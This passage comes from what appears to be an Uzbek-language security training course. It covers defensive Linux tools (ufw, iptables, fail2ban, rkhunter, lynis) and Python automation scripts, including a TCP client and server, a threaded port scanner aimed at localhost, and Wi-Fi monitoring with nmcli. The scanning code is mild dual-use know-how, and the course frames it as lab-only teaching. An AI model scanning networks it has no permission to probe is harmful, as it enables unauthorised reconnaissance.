
Savol 2: Volatility nima uchun ishlatiladi?

Javob: operativ xotira (RAM) dump faylini tahlil qilib, o'sha paytda ishlagan jarayonlar, ulanishlar va kalitlarni aniqlash uchun.

TAKRORLASH SAVOLLARI

Savol 3: sha256sum obraz olingandan keyin nega hisoblanadi?

Javob: obrazning keyinchalik o'zgarmaganini isbotlash uchun — xesh mos kelsa, dalil yaxlitligi tasdiqlanadi.



09 Himoya va monitoring

10 ta buyruq · 3 ta bo'lim

Hujumni aniqlash va oldini olishga qaratilgan himoya buyruqlari — Blue Team / SOC analitik lavozimlari uchun.

MAQSAD **Blue Team yo'nalishi**

HIMOYA

Xavfsiz laboratoriya

Tarmoq tekshiruvlarini faqat o'z laboratoriyangizda yoki aniq yozma ruxsat bilan bajaring. Dastur haqiqiy tarmoqni skanerlamaydi.

bash

```
$ ip -br addr
laboratoriya interfeysini ko'rish
```

HIMOYA (BLUE TEAM)

ufw

Oddiy (Uncomplicated) Linux xavfsizlik devori — portlarni ochish/yopish.

bash

```
$ ufw status
holatni ko'rish
```

bash

```
$ ufw enable
yoqish
```

HIMOYA (BLUE TEAM)

iptables

Linux yadrosining xavfsizlik devori qoidalarini ko'rsatadi/boshqaradi.

bash

```
$ iptables -L
joriy qoidalar
```

HIMOYA (BLUE TEAM)

fail2ban

Muvaffaqiyatsiz kirish urinishlari ko'p bo'lsa, IP manzilni vaqtincha bloklaydi.

```bash
$ fail2ban-client status
holat
```

HIMOYA (BLUE TEAM)

rkhunter / chkrootkit

Tizimda rootkit (yashirin zararli dastur) izlarini qidiradigan tekshiruv vositalari.

```bash
$ sudo rkhunter --check
rootkit tekshiruvi
```

HIMOYA (BLUE TEAM)

lynis

Tizim xavfsizlik sozlamalarini auditdan o'tkazib, zaif joylarni va tavsiyalarni hisobot qiladi.

```bash
$ sudo lynis audit system
to'liq audit
```

HIMOYA (BLUE TEAM)

Himoyalanish qatlamlari (defense in depth, nazariy)

Bitta devor yetarli emas: tarmoq devori (firewall), yangilanishlar (patch management), kam huquq tamoyili (least privilege), monitoring (log) va zaxira nusxalash birgalikda ishlaganda samarali himoya hosil bo'ladi.

TAKRORLASH SAVOLLARI

Savol 1: fail2ban qanday ishlaydi?

Javob: log fayllarni kuzatib, bir IP dan belgilangan sondan ortiq muvaffaqiyatsiz kirish urinishi bo'lsa, o'sha IP ni vaqtincha (yoki doimiy) xavfsizlik devori qoidasi bilan bloklaydi.

TAKRORLASH SAVOLLARI

Savol 2: ufw va iptables o'rtasidagi farq?

Javob: iptables — Linux yadrosining past darajadagi xavfsizlik devori mexanizmi, ufw esa uning ustidan qurilgan soddalashtirilgan boshqaruv vositasi.

TAKRORLASH SAVOLLARI

Savol 3: "defense in depth" nima?

Javob: bitta himoya qatlamiga tayanmasdan, bir nechta mustaqil himoya chorasini (firewall, patch, monitoring va h.k.) birgalikda qo'llash tamoyili.



10 Python bilan avtomatlashtirish

75 ta buyruq · 16 ta bo'lim

Zamonaviy bozorda eng ko'p talab qilinadigan ko'nikma — qo'lda bajariladigan ishlarni skript bilan avtomatlashtirish (SecOps / Automation Engineer). Wi-Fi, Bluetooth va signal (SDR) tahlili bo'limlari asosiy darslardan so'ng kengaytirilgan mavzular bilan davom etadi: Bluetooth Classic/BLE/NFC, SDR demodulatsiya va filtrlash, IoT va GPS protokollari, va barchasini birlashtirgan yakuniy vosita.

MAQSAD **Security Automation yo'nalishi**

PYTHON

Python bilan tanishuv

Python — o'qilishi oson dasturlash tili. Ushbu terminal Linux buyruqlarini simulyatsiya qiladi, Python kodini haqiqiy bajarmaydi.

bash

```
$ echo Salom Python
```

matn chiqarish mantiqi

PYTHON ASOSLARI

Python bilan tanishish

Python — oson o'qiladigan, yuqori darajadagi dasturlash tili; xavfsizlik, tarmoq va avtomatlashtirish vazifalarida juda keng qo'llaniladi. Kodni ikki xil rejimda sinash mumkin: interaktiv (REPL) — terminalga python3 yozib, har bir qatorni darhol natija bilan ko'rish; yoki skript fayl — python3 fayl.py. Boshqa tillardagi figurali qavslar {} o'rniga Python kod bloklarini probel yoki tab bilan (indentatsiya) ajratadi — bu qoida qat'iy, buzilsa xato chiqadi. Qator oxirida nuqta-vergul shart emas, # belgisidan keyin yozilgan matn izoh hisoblanadi.

bash

```
$ python3 --version
```

o'rnatilgan versiyani ko'rish

bash

```
$ python3
```

interaktiv REPL rejimini ochish

```python
$ cat <<'PYEOF' > salom.py
print("Salom, Python!")
ism = input("Ismingizni kiriting: ")
print(f"Xush kelibsiz, {ism}!")
PYEOF
$ python3 salom.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON ASOSLARI

O'zgaruvchilar va turlar

O'zgaruvchi — qiymatga berilgan nom, masalan yosh=20. Pythonda o'zgaruvchi turini oldindan yozish shart emas — u qiymatdan o'zi aniqlanadi (dinamik tiplash). To'rtta asosiy tur: int (butun son), float (kasr son), str (tirnoq ichidagi matn), bool (True yoki False). type() funksiyasi joriy turni ko'rsatadi; int(), float(), str() esa qiymatni boshqa turga aylantiradi.

```bash
$ python3 -c "print(type(5))"
```
turni tekshirish

```python
$ cat <<'PYEOF' > turlar.py
yosh = 20
narx = 15.5
ism = "Ali"
talaba = True
print(ism, "ning yoshi:", yosh)
print("Turi:", type(yosh), type(narx), type(ism), type(talaba))
port_matn = "443"
port_son = int(port_matn)
print("Port + 1 =", port_son + 1)
PYEOF
$ python3 turlar.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON ASOSLARI

Matnlar (str) bilan ishlash

Matn (string) — tirnoq ichidagi belgilar ketma-ketligi. f-string — f"...{o'zgaruvchi}..." shaklida o'zgaruvchini matn ichiga qulay joylashtiradi. Ko'p ishlatiladigan metodlar: .upper()/.lower(), .strip(), .split(belgi), .join(ro'yxat), .replace(eski,yangi).

```bash
$ python3 -c "print('a,b,c'.split(','))"
```
matnni ro'yxatga bo'lish

```python
$ cat <<'PYEOF' > matnlar.py
log = "203.0.113.9 - Failed password for admin"
qismlar = log.split(" ")
print("IP manzil:", qismlar[0])
print("Katta harf bilan:", log.upper())
print("Almashtirish:", log.replace("Failed", "MUVAFFAQIYATSIZ"))
ism = "Dunyo"
print(f"Salom, {ism}! Bugun 2026-yil.")
PYEOF
$ python3 matnlar.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON ASOSLARI

Ro'yxat va lug'at (list, dict, tuple, set)

list [] — o'zgaruvchan tartiblangan ro'yxat. dict {} — kalit:qiymat juftlari. tuple () — o'zgarmas tartiblangan ro'yxat. set {} — faqat noyob elementlar to'plami, ikki ro'yxatni solishtirish uchun qulay.

bash

```
$ python3 -c "print(set([1,2,2,3])-set([2]))"
```

to'plamlar farqi

python

```
$ cat <<'PYEOF' > royxatlar.py
portlar = [22, 80, 443]
portlar.append(8080)
print("Barcha portlar:", portlar)

xizmatlar = {22: "SSH", 80: "HTTP", 443: "HTTPS"}
for port, nom in xizmatlar.items():
    print(port, "->", nom)

eski_iplar = {"192.168.1.5", "192.168.1.6"}
yangi_iplar = {"192.168.1.5", "192.168.1.9"}
print("Yangi paydo bo'lgan IP:", yangi_iplar - eski_iplar)
PYEOF
$ python3 royxatlar.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON ASOSLARI

Shart operatorlari (if/elif/else)

Dastur shartga qarab turli yo'l tanlashi uchun if/elif/else ishlatiladi. Solishtirish belgilari: ==, !=, <, >, <=, >=; mantiqiy birlashtirish uchun and, or, not. Bitta qatorda yozish uchun shart ifodasi (ternary) qulay: natija = 'A' if shart else 'B'.

bash

```
$ python3 -c "p=22\nprint('SSH' if p==22 else 'noma’lum')"
```

shartni bitta qatorda ko'rish

python

```
$ cat <<'PYEOF' > shart.py
def port_nomi(port):
    if port == 22:
        return "SSH"
    elif port == 80:
        return "HTTP"
    elif port == 443:
        return "HTTPS"
    else:
        return "Noma'lum"

for p in [22, 80, 443, 3306]:
    print(p, "->", port_nomi(p))
PYEOF
$ python3 shart.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON ASOSLARI

Sikllar (for, while)

for sikli ro'yxat, matn yoki range() orqali har bir elementni aylanib chiqadi. while sikli shart rost bo'lguncha takrorlaydi. break sikldan to'liq chiqadi, continue joriy qadamni o'tkazib yuboradi. Ro'yxat generatori [ifoda for x in ro'yxat] qisqa yo'l bilan yangi ro'yxat yasaydi.

bash

```
$ python3 -c "print([p for p in range(100) if p%10==0])"
```

list comprehension

python

```
$ cat <<'PYEOF' > sikl.py
portlar = [21, 22, 23, 80, 443, 3306]
ishonchli = [22, 80, 443]

for port in portlar:
    if port in ishonchli:
        print(port, "- ma'lum xizmat")
    else:
        print(port, "- tekshirish kerak")

hisob = 0
while hisob < 3:
    print("Urinish:", hisob + 1)
    hisob += 1
PYEOF
$ python3 sikl.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON ASOSLARI

Funksiyalar (def, parametrlar, return)

Funksiya — qayta ishlatiladigan kod bo'lagi: def funksiya_nomi(parametrlar): ... return natija. Standart qiymat parametrni ixtiyoriy qiladi. *args va **kwargs istalgan sondagi argumentlarni qabul qiladi.

bash

```
$ python3 -c "def kvadrat(x):\n return x*x\nprint(kvadrat(6))"
```

funksiya chaqirish

python

```
$ cat <<'PYEOF' > funksiya.py
def port_tekshir(ip, port, xavfsiz_portlar=(22, 80, 443)):
    """Portni soxta tekshiruv: faqat ro'yxat bilan solishtiradi."""
    if port in xavfsiz_portlar:
        return f"{ip}:{port} -> ma'lum xizmat"
    return f"{ip}:{port} -> noma'lum, tekshiring"

natijalar = [port_tekshir("192.168.1.10", p) for p in [22, 8081, 443]]
for n in natijalar:
    print(n)
PYEOF
$ python3 funksiya.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON ASOSLARI

Fayl bilan ishlash (open, with, try/except)

with open(nom,rejim) as f: konstruksiyasi faylni avtomatik yopadi. Rejimlar: 'r' o'qish, 'w' yozish, 'a' qo'shish. try/except bloki fayl topilmasa dasturni qulatmaydi.

bash

```
$ python3 -c "with open('log.txt') as f:\n print(f.read())"
```

faylni o'qish

python

```
$ cat <<'PYEOF' > fayl_mashq.py
with open("hisobot.txt", "w") as f:
    f.write("Kali Maktab\n")
    f.write("Python darsi tugadi\n")

try:
    with open("hisobot.txt") as f:
        for qator in f:
            print("O'qildi:", qator.strip())
except FileNotFoundError:
    print("Fayl topilmadi")
PYEOF
$ python3 fayl_mashq.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON ASOSLARI

Modul, pip va virtual muhit (venv)

import modul_nomi bilan modul ulanadi. pip install nomi tashqi kutubxonani o'rnatadi, requirements.txt loyiha kutubxonalarini saqlaydi. venv har bir loyiha uchun alohida muhit yaratadi.

bash

```
$ python3 -m venv muhit
```

virtual muhit yaratish

bash

```
$ pip install requests
```

kutubxona o'rnatish

python

```
$ cat <<'PYEOF' > modul_mashq.py
import os
import sys
import datetime

print("Operatsion tizim:", os.name)
print("Python versiyasi:", sys.version.split()[0])
print("Hozirgi vaqt:", datetime.datetime.now())

try:
    import requests
    print("requests kutubxonasi mavjud")
except ImportError:
    print("requests topilmadi - pip install requests buyrug'ini bering")
PYEOF
$ python3 modul_mashq.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: TARMOQ

socket asoslari — TCP klient

socket.socket(AF_INET, SOCK_STREAM) IPv4 ustida TCP ulanish yaratadi. .connect() ulanadi, .send() yuboradi, .recv() qabul qiladi, .close() yopadi. Faqat o'zingizga tegishli yoki ruxsat etilgan serverga ulaning.

bash

```
$ python3 -c "import
    socket\ns=socket.socket()\ns.connect(('example.com',80))\nprint('ulandi')"
```

oddiy ulanish

python

```
$ cat <<'PYEOF' > tcp_klient.py
import socket

ip = "example.com"
port = 80

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(3)
try:
    s.connect((ip, port))
    s.send(b"HEAD / HTTP/1.1\r\nHost: example.com\r\n\r\n")
    javob = s.recv(200)
    print(javob.decode(errors="ignore"))
except Exception as xato:
    print("Xato:", xato)
finally:
    s.close()
PYEOF
$ python3 tcp_klient.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: TARMOQ

Oddiy TCP server

.bind() manzilga bog'laydi, .listen() kutish rejimiga o'tkazadi, .accept() yangi klientni qabul qiladi. Laboratoriya mashqlarida serverni faqat 127.0.0.1 da ishga tushiring.

bash

```
$ python3 -c "import
    socket\ns=socket.socket()\ns.bind(('127.0.0.1',9000))\ns.listen()\nprint('tinglanmoqda
    ')"
```

server ochish

python

```
$ cat <<'PYEOF' > tcp_server.py
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("127.0.0.1", 9000))
s.listen(1)
print("127.0.0.1:9000 da tinglanmoqda... (Ctrl+C bilan to'xtatiladi)")
try:
    klient, manzil = s.accept()
    print("Ulandi:", manzil)
    klient.send(b"Salom, klient!\n")
    klient.close()
except KeyboardInterrupt:
    print("To'xtatildi")
finally:
    s.close()
PYEOF
```

```
$ python3 tcp_server.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: TARMOQ

Portni tekshirish mantiqi

socket.connect_ex((ip,port)) xato kodini qaytaradi, 0 bo'lsa port ochiq. settimeout(1) bilan kutish vaqti cheklanadi. Faqat o'zingizga tegishli yoki ruxsat berilgan tarmoqda ishlating.

bash

```
$ python3 -c "import socket\ns=socket.socket()\ns.settimeout(1)\nr=s.connect_ex(('127.0.0.
    1',22))\nprint('ochiq' if r==0 else 'yopiq')"
```
bitta portni tekshirish

python

```
$ cat <<'PYEOF' > port_tekshir.py
import socket

def port_ochiqmi(ip, port, timeout=1):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(timeout)
    natija = s.connect_ex((ip, port))
    s.close()
    return natija == 0

ip = "127.0.0.1"
for port in [21, 22, 80, 443]:
    holat = "ochiq" if port_ochiqmi(ip, port) else "yopiq"
    print(f"{ip}:{port} -> {holat}")
PYEOF
$ python3 port_tekshir.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: TARMOQ

IP diapazonini skanerlash (faqat o'z tarmog'ingizda)

threading har bir port tekshiruvini parallel bajarib, jarayonni tezlashtiradi. Natija — o'z qurilmalaringizning ochiq portlari ro'yxati. Ruxsatsiz tarmoqni skanerlash qonunga xilof — faqat o'z laboratoriyangiz yoki aniq yozma ruxsat bilan ishlating.

bash

```
$ python3 -c "import socket\nfor p in [22,80,443]: print(p)"
```
portlar ro'yxati

python

```
$ cat <<'PYEOF' > tarmoq_skan.py
import socket
import threading

# FAQAT o'zingizga tegishli yoki ruxsat etilgan tarmoqda ishlating!
IP = "127.0.0.1"
PORTLAR = [21, 22, 23, 80, 443, 3306, 8080]
natijalar = {}

def tekshir(port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(0.5)
    natijalar[port] = (s.connect_ex((IP, port)) == 0)
    s.close()

oqimlar = [threading.Thread(target=tekshir, args=(p,)) for p in PORTLAR]
for t in oqimlar:
    t.start()
for t in oqimlar:
```

```
    t.join()

for port in sorted(natijalar):
    print(port, "ochiq" if natijalar[port] else "yopiq")
PYEOF
$ python3 tarmoq_skan.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: TARMOQ

requests bilan HTTP so'rov

requests.get(url) sahifani yuklaydi; javob .status_code (200 — muvaffaqiyatli) va .text orqali tekshiriladi. Veb-xizmat monitoring va API bilan ishlash uchun asosiy vosita.

bash
```
$ python3 -c "import
    requests\nr=requests.get('https://example.com')\nprint(r.status_code)"
```
sahifa holati

python
```
$ cat <<'PYEOF' > http_sorov.py
import requests

saytlar = ["https://example.com", "https://www.python.org"]
for url in saytlar:
    try:
        r = requests.get(url, timeout=5)
        print(url, "->", r.status_code, len(r.text), "bayt")
    except requests.RequestException as xato:
        print(url, "-> xato:", xato)
PYEOF
$ python3 http_sorov.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: WI-FI

nmcli orqali tarmoqlarni ko'rish

Python radio signalni to'g'ridan-to'g'ri o'qiy olmaydi — subprocess orqali nmcli/iw kabi tizim vositalari chaqiriladi, natija matn sifatida tahlil qilinadi.

bash
```
$ python3 -c "import subprocess\nr=subprocess.run(['nmcli','dev','wifi','list'],capture_ou
    tput=True,text=True)\nprint(r.stdout)"
```
tarmoqlar ro'yxati

python
```
$ cat <<'PYEOF' > wifi_royxat.py
import subprocess

natija = subprocess.run(
    ["nmcli", "-f", "SSID,SIGNAL,SECURITY", "dev", "wifi", "list"],
    capture_output=True, text=True
)
print(natija.stdout if natija.returncode == 0
      else "Xato: nmcli topilmadi yoki Wi-Fi o'chirilgan")
PYEOF
$ python3 wifi_royxat.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: WI-FI

Signal kuchini (dBm) o'qish va tahlil

Wi-Fi signal kuchi foiz yoki dBm sifatida beriladi. nmcli natijasini o'qib, int() bilan songa aylantirib, vaqt bo'yicha saqlash mumkin.

bash

```
$ python3 -c "import subprocess\nr=subprocess.run(['nmcli','-f','SSID,SIGNAL','dev','wifi'
    ,'list'],capture_output=True,text=True)\nprint(r.stdout)"
```

SSID va signal

python

```
$ cat <<'PYEOF' > wifi_signal.py
import subprocess

natija = subprocess.run(
    ["nmcli", "-t", "-f", "SSID,SIGNAL", "dev", "wifi", "list"],
    capture_output=True, text=True
)
for qator in natija.stdout.strip().split("\n"):
    if not qator:
        continue
    ssid, signal = qator.rsplit(":", 1)
    signal = int(signal)
    daraja = "kuchli" if signal > 70 else "o'rtacha" if signal > 40 else "zaif"
    print(f"{ssid:20s} {signal:3d}% ({daraja})")
PYEOF
$ python3 wifi_signal.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: WI-FI

Wi-Fi anomaliya monitoringi

Davriy ravishda tarmoqlar ro'yxatini olib, bilingan ro'yxat bilan solishtirish orqali notanish SSID yoki signal keskin pasayishini aniqlash — oddiy himoya (blue-team) yondashuvi.

bash

```
$ python3 -c "bilingan={'UyWifi'}\nyangi={'UyWifi','NotanishAP'}\nprint(yangi-bilingan)"
```

notanish SSID aniqlash

python

```
$ cat <<'PYEOF' > wifi_monitor.py
import subprocess
import time

BILINGAN = {"UyWifi", "OfisWifi"}  # o'zingizning tarmoqlaringiz

def tarmoqlarni_ol():
    r = subprocess.run(["nmcli", "-t", "-f", "SSID", "dev", "wifi", "list"],
                       capture_output=True, text=True)
    return set(filter(None, r.stdout.strip().split("\n")))

print("Wi-Fi monitoring boshlandi (Ctrl+C bilan to'xtatish)...")
try:
    while True:
        hozirgi = tarmoqlarni_ol()
        yangi = hozirgi - BILINGAN
        if yangi:
            print("OGOHLANTIRISH! Notanish tarmoq(lar):", yangi)
        else:
            print("Holat normal.")
        time.sleep(10)
except KeyboardInterrupt:
    print("Monitoring to'xtatildi")
PYEOF
```

```
$ python3 wifi_monitor.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: WI-FI

Natijalarni CSV ga saqlash

csv kutubxonasi skanerlash natijalarini jadval ko'rinishida faylga yozadi — keyinchalik tahlil, grafik yoki hisobot uchun qulay.

bash

```
$ python3 -c "import csv,time\nwith open('wifi_log.csv','a',newline='') as f:\n
    csv.writer(f).writerow([time.time(),'UyWifi',-45])"
```
bitta yozuv qo'shish

python

```
$ cat <<'PYEOF' > wifi_csv.py
import subprocess
import csv
import time

r = subprocess.run(["nmcli", "-t", "-f", "SSID,SIGNAL", "dev", "wifi", "list"],
                   capture_output=True, text=True)
with open("wifi_log.csv", "a", newline="") as f:
    yozuvchi = csv.writer(f)
    hozir = time.strftime("%Y-%m-%d %H:%M:%S")
    for qator in r.stdout.strip().split("\n"):
        if not qator:
            continue
        ssid, signal = qator.rsplit(":", 1)
        yozuvchi.writerow([hozir, ssid, signal])
print("wifi_log.csv ga yozildi")
PYEOF
$ python3 wifi_csv.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: WI-FI — KENGAYTIRILGAN MAVZULAR

Bilingan tarmoqlar bazasi va solishtirish

Atrofdagi tarmoqlar ro'yxatini oldindan saqlangan "bilingan" ro'yxat bilan solishtirib, notanish SSID paydo bo'lganini aniqlash — Wi-Fi anomaliya monitoringining asosi, lekin bu safar natija JSON faylda saqlanadi va har ishga tushirilganda avtomatik yangilanadi.

bash

```
$ python3 wifi_baza.py
```
birinchi ishga tushirishda bazani yaratadi, keyingisida solishtiradi

python

```
$ cat <<'PYEOF' > wifi_baza.py
import json
import subprocess
from pathlib import Path

BAZA_FAYLI = Path("wifi_baza.json")


def tarmoqlarni_ol():
    try:
        natija = subprocess.run(
            ["nmcli", "-t", "-f", "SSID", "dev", "wifi", "list"],
            capture_output=True, text=True, timeout=10,
        )
        return set(filter(None, natija.stdout.strip().split("\n")))
    except FileNotFoundError:
        return set()
```

```
def baza_oqi():
    if BAZA_FAYLI.exists():
        return set(json.loads(BAZA_FAYLI.read_text(encoding="utf-8")))
    return set()


def baza_yoz(tarmoqlar):
    BAZA_FAYLI.write_text(json.dumps(sorted(tarmoqlar), ensure_ascii=False, indent=2),
        encoding="utf-8")


def main():
    hozirgi = tarmoqlarni_ol()
    bilingan = baza_oqi()

    if not bilingan:
        baza_yoz(hozirgi)
        print(f"Boshlang'ich baza yaratildi: {len(hozirgi)} ta tarmoq saqlandi")
        return

    yangi = hozirgi - bilingan
    yoqolgan = bilingan - hozirgi
    if yangi:
        print("OGOHLANTIRISH! Notanish tarmoq(lar):", yangi)
    else:
        print("Yangi tarmoq yo'q.")
    if yoqolgan:
        print("Ko'rinmay qolgan tarmoqlar:", yoqolgan)

    baza_yoz(hozirgi | bilingan)  # bazani kengaytirib boramiz


if __name__ == "__main__":
    main()
PYEOF
$ python3 wifi_baza.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: WI-FI — KENGAYTIRILGAN MAVZULAR

Signal kuchi grafigi (RSSI trend)

Bitta tarmoqning signal kuchini vaqt bo'yicha o'lchab, CSV ga yozib boradi va matplotlib bilan chiziqli grafik chizadi — signal qachon zaiflashayotganini (router joyini o'zgartirish kerakligini) vizual ko'rsatadi.

bash

```
$ python3 wifi_rssi_grafik.py UyWifi
10 marta o'lchab grafik chizadi
```

python

```
$ cat <<'PYEOF' > wifi_rssi_grafik.py
import subprocess
import sys
import time

import matplotlib
matplotlib.use("Agg")
import matplotlib.pyplot as plt


def signal_ol(ssid):
    r = subprocess.run(
        ["nmcli", "-t", "-f", "SSID,SIGNAL", "dev", "wifi", "list"],
        capture_output=True, text=True, timeout=10,
```

```
    )
    for qator in r.stdout.strip().split("\n"):
        if not qator:
            continue
        nom, signal = qator.rsplit(":", 1)
        if nom == ssid:
            return int(signal)
    return None


def main():
    ssid = sys.argv[1] if len(sys.argv) > 1 else "UyWifi"
    o_lchovlar = []
    print(f"{ssid} signalini kuzatish boshlandi (10 o'lchov, har 3 soniyada)...")
    for i in range(10):
        qiymat = signal_ol(ssid)
        o_lchovlar.append(qiymat if qiymat is not None else 0)
        print(f"  {i + 1}/10: {qiymat if qiymat is not None else 'topilmadi'}%")
        time.sleep(3)

    fig, ax = plt.subplots(figsize=(7, 3.5))
    ax.plot(range(1, 11), o_lchovlar, marker="o", color="#0f8f7e")
    ax.set_title(f"{ssid} signal kuchi (vaqt bo'yicha)")
    ax.set_xlabel("O'lchov raqami")
    ax.set_ylabel("Signal (%)")
    ax.set_ylim(0, 100)
    fig.tight_layout()
    fig.savefig("wifi_rssi_trend.png", dpi=120)
    print("Saqlandi: wifi_rssi_trend.png")


if __name__ == "__main__":
    main()
PYEOF
$ python3 wifi_rssi_grafik.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: WI-FI — KENGAYTIRILGAN MAVZULAR

nmcli bilan avtomatik ulanish/uzish

Oldindan saqlangan tarmoq nomiga avtomatik ulanish va kerak bo'lganda uzish — masalan skript tungi vaqtda o'z tarmog'idan uzilib, ertalab qaytadan ulanishini avtomatlashtirish uchun.

bash

```
$ python3 wifi_avtoulanish.py ulan UyWifi
tarmoqqa ulanish
```

bash

```
$ python3 wifi_avtoulanish.py uz UyWifi
tarmoqdan uzish
```

python

```
$ cat <<'PYEOF' > wifi_avtoulanish.py
import subprocess
import sys


def ulan(ssid):
    r = subprocess.run(["nmcli", "con", "up", ssid], capture_output=True, text=True,
        timeout=15)
    print(r.stdout or r.stderr)


def uz(ssid):
    r = subprocess.run(["nmcli", "con", "down", ssid], capture_output=True, text=True,
```

```
        timeout=15)
    print(r.stdout or r.stderr)


def main():
    if len(sys.argv) < 3:
        print("Ishlatish: python3 wifi_avtoulanish.py [ulan|uz] TARMOQ_NOMI")
        return
    amal, ssid = sys.argv[1], sys.argv[2]
    if amal == "ulan":
        ulan(ssid)
    elif amal == "uz":
        uz(ssid)
    else:
        print("Noma'lum amal, 'ulan' yoki 'uz' kiriting")


if __name__ == "__main__":
    main()
PYEOF
$ python3 wifi_avtoulanish.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: WI-FI — KENGAYTIRILGAN MAVZULAR

Wi-Fi kanal tirbandligini tahlil qilish

Atrofdagi tarmoqlar qaysi kanalda to'planganini sanaydi — eng bo'sh kanalni tanlash orqali o'z routeringiz tezligini oshirish mumkin (2.4 GHz diapazonida 1, 6, 11 kanallar bir-biriga kamroq xalaqit beradi).

bash

```
$ python3 wifi_kanal.py
kanal bo'yicha tirbandlik hisoboti
```

python

```
$ cat <<'PYEOF' > wifi_kanal.py
import subprocess
from collections import Counter


def kanal_statistika():
    r = subprocess.run(
        ["nmcli", "-t", "-f", "SSID,CHAN", "dev", "wifi", "list"],
        capture_output=True, text=True, timeout=10,
    )
    sanoq = Counter()
    for qator in r.stdout.strip().split("\n"):
        if not qator:
            continue
        qismlar = qator.rsplit(":", 1)
        if len(qismlar) == 2 and qismlar[1].isdigit():
            sanoq[int(qismlar[1])] += 1
    return sanoq


def main():
    sanoq = kanal_statistika()
    if not sanoq:
        print("Kanal ma'lumoti topilmadi (nmcli yo'q yoki Wi-Fi o'chiq)")
        return
    print("Kanal bo'yicha tarmoqlar soni:")
    for kanal, soni in sorted(sanoq.items()):
        print(f"  {kanal}-kanal: {'#' * soni} ({soni})")
    eng_bosh = min(sanoq, key=sanoq.get)
    print(f"\nEng kam band kanal: {eng_bosh} ({sanoq[eng_bosh]} tarmoq)")
```

```
if __name__ == "__main__":
    main()
PYEOF
$ python3 wifi_kanal.py
